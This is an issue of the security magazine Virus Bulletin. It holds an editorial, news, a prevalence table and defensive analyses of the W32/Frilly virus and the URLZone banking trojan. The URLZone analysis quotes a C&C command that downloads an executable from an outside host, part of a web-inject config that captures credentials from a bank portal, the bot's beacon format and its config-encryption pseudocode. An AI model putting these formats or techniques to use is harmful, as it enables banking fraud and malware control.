SEPTEMBER 2012

virus BULLETIN

Fighting malware and spam

CONTENTS

IN THIS ISSUE

ALL THE FRILLS

W32/Frilly decodes itself using a subtle side effect of multiple instructions – the state of the CPU flags. Peter Ferrie has all the details.
page 4

IN THE ZONE

MIB banking trojan URLZone dates back to 2009, and unlike other botnets it still uses a centralized communication system. Although less flexible than other P2P botnets, its refined method of injection, old-fashioned centralized topology and a low-profile attitude make it very successful. Neo Tan takes an in-depth look.
page 6

PIN BOARD WIZARDS

Having enjoyed exponential growth over the last year, social media site Pinterest has also become a popular target amongst scammers for making money quickly and easily through various scams. Hardik Shah describes some of them.
page 12

ISSN 1749-7027

vb

'The vendor has no choice but to prioritize resources towards ... keep[ing] up with existing malware families.'

Chad Loeven
Silicium Security

THREAT PREVALENCE: YOUR BREACH WILL HAVE TO WAIT

The economics governing security vendors' priorities do not bode well for victims of targeted attacks.

Recently, I blogged[1] my impressions following a security conference that was hosted by a major vendor, with many of our security vendor peers in attendance. In this article I expand on one of my main takeaways from that event: how the actions of mass malware purveyors targeting consumers provide cover to hackers engaging in targeted attacks. By being the needle in the haystack, state-sponsored and other hacking groups can successfully and regularly launch targeted attacks[2] because of what amounts to an economic, as much as a technical failure by security vendors[3].

Targeted attacks weren't part of the discussion at the conference *per se*. What was discussed was the overall threat landscape we are dealing with. The dominant feature of that landscape is the sheer number of unique malicious binaries. Vendors are typically dealing with 100,000 or more[4] unique malware binaries each day, with some quoting 150,000 or even up to 250,000 daily samples received. Of course, the vast majority of these binaries are minor variations of existing malware, mostly polymorphic variants.

Yet even longstanding and widely propagated malware families can avoid signature detection, at least for a short time, through minor mutations[5]. Whether a vendor has the capacity to write a couple of dozen new signatures daily or several hundred, the vendor has no choice but to prioritize resources towards ensuring that their signature library does at least keep up with existing malware families.

Of course, this prioritization on prevalence makes sense in plain economic terms. Any major vendor with a broad customer base will focus on the threats that are a risk to the largest parts of its customer base. If that vendor has a large consumer base, then the bottom of the pyramid – the broadest section of their user base – can be huge indeed and may dwarf the user base of enterprise customers.

But if you are responsible for security at a large enterprise, and find yourself on the receiving end of targeted, custom attacks, where does the response to the custom malware you uncovered fit on your vendor's priority list? You are by definition way down the far right end of the long tail[6]. This is where the failure of signatures becomes economic, rather than technical.

Under normal circumstances, a vendor may take anywhere from many hours to several days before publishing a signature for a new threat sample with no or few detections. For a custom threat, the only option for an enterprise may be (if supported by the vendor) to create a blocklist of hashes for all the samples they discover – back to the future, as it were, for threat detection, with all its attendant limitations.

Even a very large enterprise with hundreds of thousands of desktops and a corresponding IT security budget will not have the economic heft on its own to change the priorities for a vendor that measures its installed base in tens of millions of consumers and hundreds of thousands of small businesses.

The takeaway for those dealing with targeted attacks is *caveat emptor*. No matter how well intentioned the security vendor, if you are at the far end of the long tail, your vendor's priorities are not the same as yours.

[1] http://www.siliciumsecurity.com/2012/07/17/threat-prevalence-your-breach-will-have-to-wait/.
[2] http://www.theatlantic.com/national/archive/2012/06/did-americas-cyber-attack-on-iran-make-us-more-vulnerable/258120/.
[3] http://www.f-secure.com/weblog/archives/00002376.html

[4] http://www.reversinglabs.com/solutions.
[5] http://www.siliciumsecurity.com/2012/05/16/darkcomet-rat-attack-part-1/.
[6] http://en.wikipedia.org/wiki/Long_Tail.

NEWS

RISE IN TARGETED ATTACKS

FireEye reports that there has been an almost 400% rise in targeted attacks against companies over the last year. In its *Advanced Threat Report*, the company reveals that from the first half of 2011 to the first half of 2012, it has seen a 392% increase in infections per company by what it terms 'advanced threats' – threats that have not been seen before, and which bypass traditional signature-based security defences to infect targeted systems.

Meanwhile, a study sponsored by cyber-attack intelligence and response firm *CounterTack*, suggested that businesses are unprepared for targeted attacks. Almost half of the respondents said that their organizations had been attacked within the past year, with one-third of those saying that they lacked confidence in their organizations' readiness and ability to defend against further attacks. Respondents' confidence in their ability to discover in-progress attacks quickly enough to mitigate damage was also low.

At VB2012 later this month, Martin Lee will present findings which suggest that it may be possible to identify certain risk factors associated with individuals subjected to targeted attacks, and to then use those factors to help identify those at risk of future attacks. (VB2012 takes place 26–28 September 2012 in Dallas, TX, USA – the full details are available at http://www.virusbtn.com/conference/vb2012.)

UK REGULATOR FINES RUSSIAN ANDROID MALWARE FIRM

A UK regulatory body has fined a Russian company for distributing *Android* applications that contained hidden premium rate dialler functionality.

PhonepayPlus, the regulatory body for premium rate phone numbers and services in the UK, had received several complaints from members of the public about the app which appeared simply to offer access to various games, but which also sent SMS messages subscribing the phone to an expensive premium rate service without notifying the user of the charges. PhonepayPlus tracked down the owner of the premium rate numbers to Moscow-based company Connect Ltd. PhonepayPlus said it believed the app had the sole purpose of generating high revenue, doing so via 'recklessly misleading promotion and design'. The regulatory body issued a fine of £50,000 and ordered Connect Ltd to refund (within three months) all consumers who had used the service.

According to *Sophos*, consumers are believed to have spent between £100,000 and £250,000 on the service, although it is not known how much revenue the Russian firm made.

Prevalence Table – July 2012[1]

Malware	Type	%
Exploit-misc	Exploit	11.88%
Autorun	Worm	8.82%
Sirefef	Trojan	6.90%
Conficker/Downadup	Worm	5.68%
Heuristic/generic	Virus/worm	5.55%
Iframe-Exploit	Exploit	4.70%
Crypt/Kryptik	Trojan	3.62%
Blacole	Exploit	3.46%
Heuristic/generic	Trojan	3.19%
Injector	Trojan	2.91%
Adware-misc	Adware	2.77%
Sality	Virus	2.66%
Downloader-misc	Trojan	2.51%
Wimad	Trojan	2.17%
LNK-Exploit	Exploit	1.80%
Agent	Trojan	1.62%
Crack/Keygen	PU	1.47%
Virut	Virus	1.30%
FakeAV-Misc	Rogue	1.24%
Dorkbot	Worm	1.20%
PDF-Exploit	Exploit	1.15%
Dropper-misc	Trojan	1.12%
JS-Redir/Alescurf	Trojan	1.01%
Encrypted/Obfuscated	Misc	0.94%
AutoIt	Trojan	0.92%
Ramnit	Trojan	0.86%
Tanatos	Worm	0.72%
Jeefo	Worm	0.71%
BHO/Toolbar-misc	Adware	0.68%
Phishing-misc	PU	0.66%
Suspect packers	Misc	0.63%
Zbot	Trojan	0.63%
Others[2]		14.53%
Total		100.00%

[1]Figures compiled from desktop-level detections.

[2]Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS 1

'LAHF'ING ALL THE WAY

Peter Ferrie
Microsoft, USA

We have seen a recent example of a virus that uses the obscure side effects of a certain instruction [1] to decode itself. Now we have a virus which decodes itself by using a much more subtle side effect of multiple instructions – the state of the CPU flags. We call this virus W32/Frilly.

ADMINISTRATA

The virus begins by setting the error mode to prevent serious errors from causing alerts to be displayed. This is not the same as exception handling. The virus has no exception handler, so in the highly unlikely event that the encoder causes a crash, *Windows* will simply terminate the program. The virus generates a new filename for itself, using eight randomly chosen lower-case letters, and then attempts to copy itself to 'c:\<filename>.exe'. Thus, every execution might result in a new file being created. This copy operation will fail on *Windows Vista* and later platforms, for non-administrator users. The virus attempts to open the copied file and map a view of it. If this is successful, then the virus will encode the contents using a very interesting encoding method.

ENCODER

With an almost 99% chance per iteration, the virus will generate a trash sequence. This will repeat until the 1% chance is hit. When the 1% chance is hit, the virus will generate a non-trash sequence. The entire logic is repeated until all bytes are encoded. The encoding method breaks a byte (eight bits) into two nybbles (four bits each). Each bit in a nybble is mapped to the location of a particular flag, according to the flag layout when the 'lahf' ('Load Status Flags into AH Register') instruction is used. The virus generates certain instruction sequences to set the CPU flags in a controlled way, to reproduce the bit values.

TRASH

The virus has six methods for generating instruction sequences, but in trash mode only two of them can be chosen. Thus, there is a 50% chance each that the first or second method will be chosen. The virus intended to select among the six methods with an approximately 16% chance for each, but due to a bug, only the first two can ever be chosen. This bug would have been very difficult to detect by looking only at the decryptor, because in non-trash mode five of the six methods can be selected (method four appears to have been overlooked). Unless someone was looking specifically for each of the instruction types, it would seem that all of the expected instructions are present somewhere in any given decryptor. It is also only by luck that the second method can be chosen in trash mode. If the virus author had implemented the method selection process here in the same way as in another place in the code, then the second method would not have been available, either.

The two methods generate a nybble decoder but using a random number instead of an encrypted byte value. There is no restriction on the requirements that need to be met (see below).

NON-TRASH

In non-trash mode, there is a 20% chance each for selecting among five styles of encoding. The styles are: using method six alone; using method one and then method five; using method six and then methods two and five (which is equivalent to just using methods two and five, because that combination replaces completely the effects of method six); using method three followed by method five; or using method five followed by method one. After applying an encoding style, there is a 50% chance each that the virus will use the 'pushfd' or 'lahf' instruction. If the 'pushfd' instruction is selected, then there is a 50% chance each that the virus will use the 'pop eax/stosb' sequence or the 'pop reg32/mov [edi],reg8l/inc edi' sequence, where reg is eax/ecx/edx/ebx. If the 'lahf' instruction is selected, then there is an approximately 33% chance each that the virus will use the 'mov [edi],ah/inc edi' sequence, the 'mov al,ah/stosb' sequence, or the 'xchg/stosb' sequence (and then another 50% chance each that the virus will use the 'ah,al' order or the 'al,ah' order in the 'xchg' instruction).

For each method, the virus will make up to 42 attempts to find values that satisfy the requirements, if any. If no values are found, then the virus will return to the top of the algorithm (the generation of trash instruction sequences until the 1% chance is hit) and resume from there.

METHOD ONE

The first method attempts to find a random number that causes the appropriate flags to be set when that number is rotated. The rotation is either to the left or to the right, using a count from 1 to 31. The virus can choose from three forms of rotation, with an approximately 33% chance of choosing any one of them. The left rotation can be in one of two forms – immediate by 1 or by cl, with a 50% chance of either one being chosen. The right rotation can only be by cl. It is unknown why the virus restricts the right rotation in

this way. It might be a bug, given that later code checks if the immediate form is in use.

The virus will choose a random register to hold the value. The register can be eax, edx or ebx. The ecx register is excluded because it might be used by the rotation. If the 'rotate by cl' form is in use, then the virus writes a 'mov ecx' instruction to assign the cl value. Then the virus writes the rotate instruction.

This method supplies the carry flag (that is, bit 0) for a given nybble, and it is used in conjunction with method five to supply the remaining flags in order to construct the complete nybble.

METHOD TWO

The second method attempts to find a random number that causes the appropriate flags to be set after performing an arithmetic adjustment on the number. The adjustment is in the form of 'aaa' ('ASCII Adjust After Addition') or 'aas' ('ASCII Adjust After Subtraction'), with a 50% chance of either one being chosen. The virus must use the eax register to hold the value, followed by the chosen instruction.

This method supplies the carry flag (that is, bit 0) for a given nybble. The virus wants to use this method also to supply the auxiliary carry flag (that is, bit 4), but the result is destroyed because this method is used in conjunction with method five to supply the remaining flags in order to construct the complete nybble.

METHOD THREE

The third method attempts to find a random number that causes the appropriate flags to be set when the number is shifted. The shift is either to the left or to the right, using a count from 1 to 31. The virus can choose from five forms of shift, with a 20% chance of choosing any one of them. The left shift can be in one of two forms – immediate by 1 or by cl, with a 50% chance of either one being chosen. The right shift can only be by cl. It is unknown why the virus restricts the right shift in this way. It might be a bug, given that later code checks if the immediate form is in use.

The virus will choose a random register to hold the value. The register can be eax, edx or ebx. The ecx register is excluded because it might be used by the shift. If the 'shift by cl' form is in use, then the virus writes a 'mov ecx' instruction to assign the cl value. Then the virus writes the shift instruction.

This method supplies the carry flag (that is, bit 0) for a given nybble. The virus wants to use this method also to supply the parity flag (that is, bit 2), but the result is destroyed because this method is used in conjunction with method five to supply the remaining flags in order to construct the complete nybble.

METHOD FOUR

As noted above, the fourth method is not usable in any form, but it will be described anyway. This method attempts to find two random numbers that cause the appropriate flags to be set when one of the following logical operations is performed on them: and, xor, test. The first two operations have a 25% chance each of being selected. There is a 50% chance that the 'test' operation will be selected.

The virus will choose a random register to hold the first value. The register can be eax, ecx, edx or ebx. There is a 50% chance that the virus will choose a random register to hold the second value, otherwise an immediate value will be used instead. The second register can also be eax, ecx, edx or ebx, but not the same as the register which holds the first value. Then the virus writes the logical instruction.

The virus could potentially have used this method to supply the parity and sign flag (that is, bits 2 and 7). However, since the state of the auxiliary carry flag is officially undefined (of course in reality, it is well defined and understood, it is just not documented), there is no method that can supply that flag while preserving the others.

METHOD FIVE

The fifth method attempts to find a random number that causes the appropriate flags to be set when the number is either incremented or decremented. There is a 50% chance each for selecting either direction of the adjustment. The virus will choose a random register to hold the value. The register can be eax, ecx, edx or ebx. Then the virus writes the adjustment instruction.

This method supplies the parity, auxiliary carry and sign flags (that is, bits 2, 4 and 7) for a given nybble.

METHOD SIX

The sixth method attempts to find one (or two, as appropriate) random number(s) that cause(s) the appropriate flags to be set when one of the following operations is performed on it (or them): neg, add, sub, cmp. Each operation has a 25% chance of being selected.

The virus will choose a random register to hold the first value. The register can be eax, ecx, edx or ebx. For the 'neg' instruction, the virus writes the instruction and continues execution. For the other instructions, there is a 50% chance that the virus will choose a random register to hold the second value, otherwise an immediate value will be used

instead. The second register can also be eax, ecx, edx or ebx, but not the same as the register which holds the first value. Then the virus writes the instruction.

This method supplies the carry, parity, auxiliary carry and sign flags (that is, bits 0, 2, 4 and 7) for a given nybble. This forms a complete nybble, which is why the method can be used on its own.

DECODER

For the decoder, as noted above, the virus generates certain instruction sequences to set the CPU flags in a controlled way, to reproduce the bit values. The values of carry, parity, auxiliary carry and sign flags (that is, bits 0, 2, 4 and 7) are grouped in a particular order to form one nybble at a time of each byte of the original code. Two nybbles are combined to recover one byte of the original code. This cycle is repeated until all of the original bytes are recovered.

After decoding itself, the virus attempts to create the 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' key and set the default value to the name of the generated file. This action fails on *Windows Vista* and later for non-administrator users. If it succeeds, then a new file will be created on each reboot, potentially quickly filling the root directory of the boot drive.

The virus creates a hidden file named 'autorun.inf' in the current directory. This contains a reference to the generated filename. The virus enumerates the drive letters from A: to Z:, and queries the drive type. For removable, remote, and ram disks, the virus copies the autorun file to the root of the drive. For those drive types and also fixed drives, the virus copies the generated file to the root of the drive. After all drives have been examined, the virus waits for a random period of up to a maximum of about 32 seconds, and then performs the drive enumeration again. This cycle repeats endlessly.

CONCLUSION

Viruses that integrate the encoded virus body are a nuisance for static analysis, because there is no easy way to decrypt the non-existent single block of data. Fortunately, examples like this are trivial to emulate, and no effort is required to dump the decoded data automatically. At that point, no amount of obfuscation makes any difference.

REFERENCES

[1] Ferrie, P. So, enter stage right. Virus Bulletin, June 2012, p4. http://www.virusbtn.com/pdf/magazine/2012/201206.pdf.

MALWARE ANALYSIS 2

URLZONE RELOADED: NEW EVOLUTION

Neo Tan
Fortinet, Canada

The first variant of URLZone (a.k.a. Bebloh) was found dating back to September 2009. At that time, it was described as a man-in-the-browser (MIB) banking trojan. Its hooking technique and its process of stealing money from victims were similar to another, more infamous bot, Zeus. The focus of this bot is to steal money from targeted financial institutions and hide the transactions from the victim.

Unlike many bots that now use P2P for communication, URLZone still uses a centralized communication system. Although P2P increases the expandability and robustness of a botnet, for a P2P botnet such as Zeus and Kelihos, it is fairly feasible for analysts to build a tracker to harvest the victim IP lists and update files, since all the information (server IPs, update files, configuration files, etc.) must be contained in the traffic. For a centralized botnet on the other hand, if the C&C server list is not updated dynamically through communication, it would be very challenging to build a tracker system. Because the IPs or the URLs of the C&C servers change all the time, and the only way of determining them is to decrypt the latest botnet installer before the change, it is not easy to obtain the active C&C server lists and thus, the update files. Besides which, the list of banks and institutions URLZone targets is restricted – it has successfully been keeping a low profile since 2009. However, it is still out there, and it has evolved.

INFILTRATION/INSTALLATION

Most of the samples we obtained came as attachments to spam emails pretending to be a DHL package notice or holiday booking confirmation.

Upon executing, URLZone first uses IsWow64Process to check the version of the current OS. If the OS is 64-bit, it creates the process: %ProgramFiles%\Internet Explorer\iexplore.exe, then injects it. If the OS is 32-bit, it uses GetVersion to see if the dwMajorVersion is lower than 6 (i.e. whether it is a *Windows* version that is older than *Vista*, such as *Windows Server 2003* or *Windows XP*). If the current MajorVersion is 6, it looks for and injects the explorer.exe process with the same code as that used to inject the 64-bit OS. Otherwise, it uses NtQuerySystemInformation with the SystemInformationClass parameter set to an undocumented

value: 0x10 (SystemHandleInformation) to enumerate the handles opened by the smss.exe process, and then looks for the csrss.exe process in the handles. If there is one, it calls DuplicateHandle to duplicate the handle to the current process and then injects the malicious code into csrss.exe. Figure 1 shows the smss.exe process's csrss.exe handle being duplicated to the bot installer process update2.exe.

If it does not find the csrss.exe process in the handles, it will try a less stealthy method, which is to open csrss.exe directly using its process ID obtained from the CreateToolhelp32Snapshot call. If all these attempts fail, it will pick the explorer.exe process and inject the same code as it used to inject the 64-bit OS. Figure 2 shows the two branches loading different injecting subroutines.

Before it calls CreateRemoteThread to run the injected code, it inserts an argument into the memory space of the targeted process with format: [update] [autorun][installer path] (e.g. '-+C:\test\ppp.exe' means this is not an update; autorun is enabled; and the installer file is located at 'C:\test\ppp.exe').

The two kinds of injecting subroutines that it uses to inject the different OS versions are similar, since the final goal of both is to hook a list of selected applications and communicate with the C&C server to get updates. The major difference is the methods they use to hook, because they are in different environments. In this article we will focus on the code that is designed to inject csrss.exe ('main0_32' in Figure 2).



Figure 1: Handle to csrss.exe is duplicated (shared) by the malware.



Figure 2: Two injecting subroutines (circled in red) for different versions of Windows.

After some common routines such as resolving APIs and dropping itself, the subroutine will accomplish four tasks. In order, these are: injecting the communication subroutine into svchost.exe, injecting a registry-monitoring subroutine into winlogon.exe, hooking a list of applications, and updating itself if necessary. These tasks involve multiple processes, and the bot needs a way to share data among them. Its data-sharing mechanism is enabled by implementing the memory-mapped files that the system paging file stores [1]. This is the core technique used by this bot in order to share data in the multi-process environment. At first, it calls CreateFileMapping with INVALID_HANDLE_VALUE as hFile and a hard-coded name stored in the installer as lpName (e.g. some random name such as 'xajlwdxq'). These are also the value names the bot uses to store the data under a registry subkey



Figure 3: C&C communication flow chart for updating the bot itself and the configuration file.

which is hard-coded in the installer: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\[random]\. The location of the name is unique and will be used by the following OpenFileMapping calls in the other processes. There are in total two views created with different names, with the dwMaximumSizeLow parameter of one being 0x52E, and the other being 0x80400. The bigger view is the container of the configuration file; the other is the storage for the C&C response.

The subroutine injected into winlogon.exe is a process that monitors and modifies the registry to make sure the bot survives after reboot. It first looks for and deletes the subkey HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls. Then it gets the path name from the subkey Software\Microsoft\Windows\CurrentVersion\Run\Userinit, which in my 32-bit *Windows XP* environment, is 'C:\Windows\System32\userinit.exe'. If it finds out that the subkey value does not point to userinit.exe, it will modify it and make sure it does. This looks like a self-defence mechanism against other malware, or maybe an upgrade from the previous version.

At the end, there is a loop which keeps checking the response from the C&C in the shared view, updating the configuration file stored in the registry and downloading the new update files. Then it drops the file to %SYSTEMDRIVE%\WINDOWS\system32\[random].exe. It modifies the registry key HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\userinit.exe\Debugger to point to the dropped file. The technique used here is called the 'Image Hijack'. Every time *Windows* starts, it will execute userinit.exe, hence it is redirected to call the dropped file.

C&C COMMUNICATION

The subroutine injected into svchost.exe is responsible for the communication between the victim's PC and the C&C server to get the latest configuration information and update files. It sends an initial message to the C&C servers in its hard-coded list. Usually there are four or five domains hard-coded in the file. If any of them respond with either a 'CMD0' message or a configuration file, it will retry the communication in approximately three hours. If the response is '>UD [update file URL]', it will update itself with the new file, which probably contains a new hard-coded C&C server list.

The following is an example of the initial message the bot tries to send after gathering the victim's environmental information, in plain text:

```
tver=201206210634&vcmd=0&osver=5.1.2600+Service+Pa
ck+3&ipcnf=192.168.1.13+&sckport=0&cmobj=GZRX&SHID
=A000001&email=
```

An explanation of each of the arguments is as follows:

- **tver** – the build time of the bot.
- **vcmd** – the command it received from the server, which initially would be 0.
- **osver** – describes the OS version.
- **ipcnf** – describes the victim's IP address (can also be a LAN IP address).
- **sckport** – socket port number. This field is always set to 0 in the injecting subroutine for my 32-bit *Windows XP* test environment (the branch that uses subroutine 'main0_32' in Figure 2). In other environments, it will be set to an arbitrary port and the port will be used to open a back door.
- **cmobj** – two flags are contained here. If the flag is 'GZ', it means the environment is gzip decoding friendly. If the flag is 'RX', it means the environment supports VBScript. Both the GZ and RX checks involve calling CoCreateInstance with hard-coded rclsid and riid parameters to get the CComPtr to the interfaces and then utilizing them. Respectively, it uses{54C37CD0-D944-11D0-A9F4-006097942311} as rclsid and {70BDDE00-C18E-11D0-A9CE-006097942311} as riid to get the IEncodingFilterFactory interface pointer for the gzip check, and {3F4DACA4-160D-11D2-A8E9-00104B365C9F} as rclsid and {3F4DACB0-160D-11D2-A8E9-00104B365C9F} as riid to get the IRegExp2 interface pointer for the vbscript check. For more about COM coding, please see [2].
- **SHID** – a hard-coded value, probably the affiliate ID.
- **email** – this argument is always empty.

To make it secure, the plain text message will go through a sequence of encoding. This is an upgrade since the malware was first discovered in 2009, when it used simple XOR encryption. At first, the plain text message will be encoded by base64. Then it appends some data to the beginning of it, some of which is just garbage to scramble the result when it comes to the final encryption. The format is as follows:

```
[Message type]&[OS version][Is the configuration saved
in registry]&[Version ID]&[Hard-coded number]&[Random
number]&[Random number]&[Random number]&[base64 of
the plain text message]&
```

This is a sample output made from the previous plain text message:

```
2& 5.1.2600.5512 Y!&5OHVWQMV7NRESGKGBT&-922597813&-70
0445222&-16924818&175856919&P3R2ZXI9MjAxMjA2MjEwNjM0J
nZjbWQ9MTUmb3N2ZXI9NS4xLjI2MDArU2VydmljZStQYWNrKzMmaX
BjbmY9MTkyLjE2OC4xLjEzKyZzY2twb3J0PTAmY21vYmo9R1pSWCZ
TSElEPUEwMDAwMDEmZW1haWw9&
```

The Message Type tells the C&C server how to parse the message that follows. The range is from 1 to 9. For example, '2' here means that this is the initial message about the victim's environment. And if for some reason (such as being deleted by an anti-virus program) the bot cannot find its dropped file, it will send a message with '7' as the message type and the list of current processes as the message body. Figure 4 shows the code sending the message type '7' if the dropped file 'defr.exe' is not found. Most of the other message types are used for the communication of the hooked APIs with C&C servers for manipulating the victim's banking information.

The 'N!' in the example above states that there isn't a configuration file found in the registry: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\[random]\[object name used for the shared view]. The [Version ID] and [Hard-coded number] are probably used to identify the version of this bot, followed by three other randomly generated numbers. The rest is just the base64-encoded plain text message with an '&' at the end.

Finally, a well-known block cipher algorithm called XXTEA is used to add one more encryption layer. The key is hard-coded in the bot and so far (as of August 2012), it hasn't changed since we first discovered this variant in April 2012.

After receiving the initial message, if the C&C server is alive, there are mainly three kinds of response from it:

1. CMD0 – makes the client wait for about three hours and then retry.
2. >CV -1 >UD [Update file URL] [Version] – downloads the update file and updates the bot, e.g. '>CV -1 >UD http://www.tri***us.at/templates/mobiltemplate/images/icon.exe 201206210634'.
3. >CV 15 >DI INJECTFILE [File Size] [Configuration File] – downloads the configuration file. The file size is usually around 200 kilobytes.



Figure 4: Sending message type '7' when the dropfile 'defr.exe' is not found.

The response message is also encrypted using XXTEA with a different key which is also hard-coded in the bot. This hasn't been changed for at least five months either. A copy of the decrypted response is also stored in the shared view for the other processes to access. Again, the configuration file is encrypted using XXTEA with another hard-coded key. Here is just a small part of the decrypted configuration file:

```
INJECTFILE
ITHEADERSCRTIMER=|15000|End
ITHEADERSCRLIMIT=|30|End
ITHEADERSCRMINDELAY=|20000|End
================================ FIDU ==============
=================
ITSCRHOST=|finanzportal.fiducia.de|End
ITSCRONSUCCESS=|1|End
ITSCRPAGE=|/*/portal*token=*|End
[ITBEGINBLOCKHOOK]
ITHOST=|finanzportal.fiducia.de|End
ITPAGE=|/*/portal*token=*&C4I89Op=0004|End
ITMETHOD=|211|End
```

```
ITREQRXPREQ=||End
ITREQMATH=||End
ITREQCOUNT=||End
ITSRVDATA=|?name=FIDU&bal=%FIDUBAL%&lim=&disp=&max
betrag=%FIDUMAXBETR%&maxbetragsepa=%FIDUMAXBETRSEP
A%&userhost=finanzportal.fiducia.de&useracc=%FIDURZBK%
- %FIDUUSERACC% - %HOLDERNAME%&userpass=%FIDUUSERPASS
%&exinf=%FIDUTANTYPE%&html=&trkid=%FIDUDEFNRSELE%&reg
exp=unv&hldrn=%HOLDERNAME%&vorg=&injv=20120302|End
ITREQSRVERR=|%ITENABLED%=|-1|--%ITSTATUS%=|e|--|End
ITONERR=|99|End
ITIFCONTEXT=|<h1 class="stackedFrontletTitle">EURO-
&Uuml;berweisung (SEPA)</h1>|End
[ITENDBLOCKHOOK]
```

It is then stored under the registry key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\[Random]\[Object Name Used for the Shared View], encrypted using XOR with a hard-coded key and two modifiers. The pseudo code of the encryption algorithm is as follows:

```
xorKey = 0x58f8;
modifier1 = 0xfe97;
modifier2 = 0x11c6;
for(i = datasize; i > 0; i--)
{
    data ^= (xorKey>>8);
    temp = data + xorKey;
    temp2 = temp*modifier1;
    temp2 += modifier2;
    xorKey = (unsigned_short)temp2;
}
```

This configuration file contains the URLs of the targeted financial institution, request mask templates, HTML injecting templates and other information that is used by the hooked APIs to make fraudulent transactions and create fake transaction logs.

INLINE API HOOKS

After the injection of svchost.exe and winlogon.exe, it creates a thread that monitors the current running applications. In order, they are:

1. thebat.exe
2. msimn.exe
3. iexplore.exe
4. explorer.exe
5. myie.exe
6. firefox.exe

```
